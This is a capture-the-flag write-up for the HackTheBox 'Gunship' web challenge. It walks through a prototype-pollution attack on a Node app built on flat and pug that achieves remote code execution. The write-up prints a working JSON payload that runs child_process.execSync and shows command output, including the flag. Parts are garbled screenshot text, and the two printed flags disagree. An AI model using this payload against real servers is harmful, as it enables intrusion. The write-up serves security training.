

Challenge: Gunship

Challenge Description:

A city of lights, with retro futuristic 80s peoples, and coffee, and drinks from another world... all the wooing in the world to make you feel more lonely... This ride ends here, with a tribute page of the British synthwave band called Gunship.




Context:

- Go through the web-page, analyze the code and find a vulnerability to get a shell.

Challenge:


- First thing I did was start the instance and open Inspect-element, went to the network tab and see what .js files are being called and check the code of each one.
- I only got one js file called main.js which seems to have a POST request sent to '/api/submit' when I submit a name with the textbox at the bottom.



The screenshot shows the browser's developer tools with the 'Network' tab selected. A list of resources is on the left, including main.css, 94.237.53.113, source.gif, main.css, main.js, and others. 'main.js' is selected. The 'Preview' tab for 'main.js' is active, showing the following JavaScript code:

```
1 document.getElementById('form').addEventListener('submit', e => {
2   e.preventDefault();
3
4   fetch('/api/submit', {
5     method: 'POST',
6     body: JSON.stringify({
7       'artist.name': document.querySelector('input[type=text]').value
8     }),
9     headers: {'Content-Type': 'application/json'}
10  }).then(resp => {
11    return resp.json();
12  }).then(data => {
13    document.getElementById('output').innerHTML = data.response;
14  });
15
16 });
```

- After finding this I ran Burp-suite and went to submit some data to get the request to '/api/submit'.




Looking at the source code again I wanted to see if any of the dependencies are vulnerable, in which they are, pug 3.0.0 has an exploit to get RCE.

```
"dependencies": {
  "express": "^4.17.1",
  "flat": "5.0.0",
  "pug": "^3.0.0"
```

This is the Issue it faces:

<https://github.com/pugjs/pug/issues/3312>

POC:



```

9 <!DOCTYPE html>
1 <html lang="en">
2   <head>
3     <meta charset="utf-8">
4     <title>
5       Error
6     </title>
7   </head>
8   <body>
9     <pre>
10      Error: Command failed: $(id)<br>
11      /bin/sh: uid=65534(nobody): not found<br>
12      on line 1<br>
13      &nbsp; &nbsp; &nbsp;at checkExecSyncError (child_process.js:621:11)<br>
14      &nbsp; &nbsp; &nbsp;at Object.execSync (child_process.js:657:15)<br>
15      &nbsp; &nbsp; &nbsp;at eval (eval at wrap (/app/node_modules/pug-runtime/wrap.js:6:10),
16      &lt;anonymous>:13:63)<br>
17      &nbsp; &nbsp; &nbsp;at template (eval at wrap (/app/node_modules/pug-runtime/wrap.js:6:10),
18      &lt;anonymous>:17:7)<br>
19      &nbsp; &nbsp; &nbsp;at /app/routes/index.js:16:81<br>
20      &nbsp; &nbsp; &nbsp;at Laver.handle [as handle request]

```

Flag:

- That's it, to get the flag do this

```
{
  "artist.name": "Haigh", "__proto__block": {
    "type": "Text",
    "line": "process.mainModule.require('child_process').execSync(`${cat flag}`)"
  }
}
```

```

Re:17      <pre>
Acc        Error: Command failed: $(cat flag*)<br>
Con        /bin/sh: HTB(wh3n_lif3_glv3s_y0u_p6_st4rT_p0lluting_wth_styl3!!): not found<br>
           on line 1<br>

```

?

⚙

←

→

Search

🔍

Done

1,3

"type": "Text",

"line": "process.mainModule.require('child_process').execSync('\$ (cat flag*)')"

}

Extra:

- You can get an easy reverse shell with TTY, the only issue is doing anything without standard privileges and the chance to be able to escalate them further.

We get the flag : HTB{wh3n_lif3_g1v3s_y0u_p6_st4rT_p0llut1ng_w1th_styl3!!}